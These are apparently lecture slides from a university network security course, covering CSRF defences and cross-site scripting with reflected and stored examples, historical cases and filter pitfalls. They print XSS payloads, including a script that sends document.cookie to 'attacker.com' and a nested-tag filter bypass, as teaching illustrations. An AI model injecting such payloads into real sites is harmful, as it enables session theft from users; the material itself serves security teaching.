# Cross-Site Request Forgery (CSRF)

---

- **Preventing CSRF Attacks**

- Cookies do not indicate whether an authorized application submitted request since they're included in every (in-scope) request
  - **Referer Validation**
  - **Secret Token Validation**
  - **sameSite Cookies**



# Cross-Site Request Forgery (CSRF)

- Preventing CSRF Attacks

- Referer Validation

- The Referer request header contains the address of the previous web page from which a link to the currently requested page was followed
    - allow servers to identify where people are visiting from

`https://bank.com` → `https://bank.com` ✓

`https://attacker.com` → `https://bank.com` X

→ `https://bank.com` ??



# Cross-Site Request Forgery (CSRF)

- Preventing CSRF Attacks

- Secret Token Validation
  - bank.com includes a secret value in every form that the server can validate

```
<form action="https://bank.com/transfer" method="post">
  <input type="hidden" name="csrf_token"
  value="434ec7e838ec3167ef5">

  <input type="text" name="to">
  <input type="text" name="amount">

  <button type="submit">Transfer!</button>
</form>
```



# Cross-Site Request Forgery (CSRF)

---

- **Preventing CSRF Attacks**

- SameSite Cookies: Cookie option that prevents browser from sending a cookie along with cross-site requests
- cookie will only be sent if the site for the cookie matches the site currently shown in the browser's URL bar.
  - Strict Mode: Never send cookie in any cross-site browsing context, even when following a regular link
  - Lax Mode.: Session cookie is allowed when following a regular link but blocks it in CSRF-prone request methods (e.g. POST)



# Vulnerabilities

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# Cross-Site Scripting (XSS)

- **Cross-site Scripting**

- Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization

## Command/SQL Injection

attacker's malicious code is  
executed on app's server


## Cross Site Scripting

attacker's malicious code is  
executed on victim's browser



# Cross-Site Scripting (XSS)

- Basic Attack Scenario: Reflected XSS



# Cross-Site Scripting (XSS)

- Normal Request

<https://google.com/search?q=<search term>>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET[ "q" ] ?></h1>
  </body>
</html>
```



# Cross-Site Scripting (XSS)

- Normal Request

<https://google.com/search?q=apple>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET[ "q" ] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```



# Cross-Site Scripting (XSS)

- Embedded Script

[https://google.com/search?q=<script>alert\("hello"\)</script>](https://google.com/search?q=<script>alert('hello')</script>)

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET[ "q" ] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello")</script></h1>
  </body>
</html>
```



# Cross-Site Scripting (XSS)

- Embedded Script

<https://google.com/search?q=<script>...</script>>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open("http://attacker.com?"+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```



# Cross-Site Scripting (XSS)

---


- **Types of XSS**

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.
  - **Reflected XSS:** The attack script is reflected back to the user as part of a page from the victim site
  - **Stored XSS:** The attacker stores the malicious code in a resource managed by the web application, such as a database
  - **DOM-based XSS**




# Cross-Site Scripting (XSS)

- Basic Attack Scenario: Reflected XSS



# Cross-Site Scripting (XSS)

- **Stored XSS**



# Cross-Site Scripting (XSS)

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- **Reflected XSS:**  **PayPal**

- Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data



# Cross-Site Scripting (XSS)

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- **Stored XSS: MySpace.com (Samy worm)**
  - MySpace allowed users to post HTML to their pages. Filtered out  
`<script>, <body>, onclick, <a href=javascript://>`
  - But missed one. One can run Javascript inside of CSS tags.  
`<div style="background:url('javascript:alert(1)')">`
  - With such JavaScript hacking
    - Samy worm infects anyone who visits an infected MySpace page and adds Samy as a friend
    - Samy had millions of friends within 24 hours



# Cross-Site Scripting (XSS)

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- **Filtering Malicious Tags**

- For a long time, the only way to prevent XSS attacks was to try to filter out malicious content
- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what is allowed
- ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete



# Cross-Site Scripting (XSS)

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- **Filtering is Hard**

- Filter Action: filter out `<script>`
  - Attempt 1: `<script src= "...>`
    - `src=..."`
  - Attempt 2: `<scr<scriptipt src="...">`
    - `<script src="...">`





# CS 772/872: Advanced Computer and Network Security

Fall 2022

Course Link:

<https://shhaos.github.io/courses/CS872/netsec-fall2022.html>

